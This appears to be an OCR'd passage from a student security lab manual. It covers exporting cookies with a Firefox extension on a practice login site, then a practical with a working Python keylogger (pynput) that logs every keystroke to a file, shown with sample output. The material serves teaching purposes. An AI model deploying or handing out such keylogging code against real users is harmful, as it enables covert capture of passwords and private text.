
4. Select cookie editor




5. Click on cookie editor then click on add to firefox




6. Click on to add button.




7. Click to ok button.




8. Now u can see cookie editor on your firefox, if you cannot see click on extension symbol, Click on Cookie Editor, or you can add extension to taskbar you will see symbol of cookie.




9. https://the-internet.herokuapp.com/login go to this link .




10. Now enter username=tomsmith and password =SuperSecretPassword—click on login.




11. Click on cookie icon on your Firefox— Click on add a new cookie/ + symbol give name and value — Select the cookie and then click on export/ export arrow.



12. then open with Microsoft word.




Document1 - Microsoft Word
File
Home
Insert
Page Layout
References
Mailings
Review
View
Add-ons Manager
Cookie Editor – Get this Extensi
The Internet
/C:/Users/student/AppData/Local/
file:///C:/Users/student/AppData/Local/Temp/exported-cookies.json
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
0:
name: "optimizelySegments"
value: "%7B%7D"
domain: ".the-internet.herokuapp.com"
hostOnly: false
path: "/"
secure: false
httpOnly: false
sameSite: "no_restriction"
session: false
firstPartyDomain: ""
expirationDate: 1866437527
storeId: "firefox-default"
origin: "https://the-internet.herokuapp.com"
1:
name: "optimizelyEndUserId"
value: "oeu1551077527109r0.05743171772405742"
domain: ".the-internet.herokuapp.com"
hostOnly: false
path: "/"
secure: false
httpOnly: false
sameSite: "no_restriction"
session: false
firstPartyDomain: ""
expirationDate: 1866437527
Page: 9 of 9
Type here to search
ENG
IN
10:26 PM
3/24/2019


Practical No. 08

Aim : Create a simple keylogger using python

Code :

```
from pynput.keyboard import Key, Listener

import logging

# If no name is provided, it defaults to an empty string

log_dir = ""

# Configure basic logging function

logging.basicConfig(filename=(log_dir + "key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s:')

# Function to handle key press events

def on_press(key):

   logging.info(str(key))

# Turn on the listener

with Listener(on_press=on_press) as listener:

   listener.join()
```

Output:



```
key_log.txt - Notepad
File  Edit  Format  View  Help
2018-11-04 22:30:58,825:u'h':
2018-11-04 22:30:59,315:u'e':
2018-11-04 22:30:59,683:u'l':
2018-11-04 22:30:59,898:u'l':
2018-11-04 22:31:00,098:u'o':
2018-11-04 22:31:19,914:Key.space:
2018-11-04 22:31:20,490:u'w':
2018-11-04 22:31:20,641:u'o':
2018-11-04 22:31:21,187:u'r':
2018-11-04 22:31:21,378:u'l':
2018-11-04 22:31:21,602:u'd':
```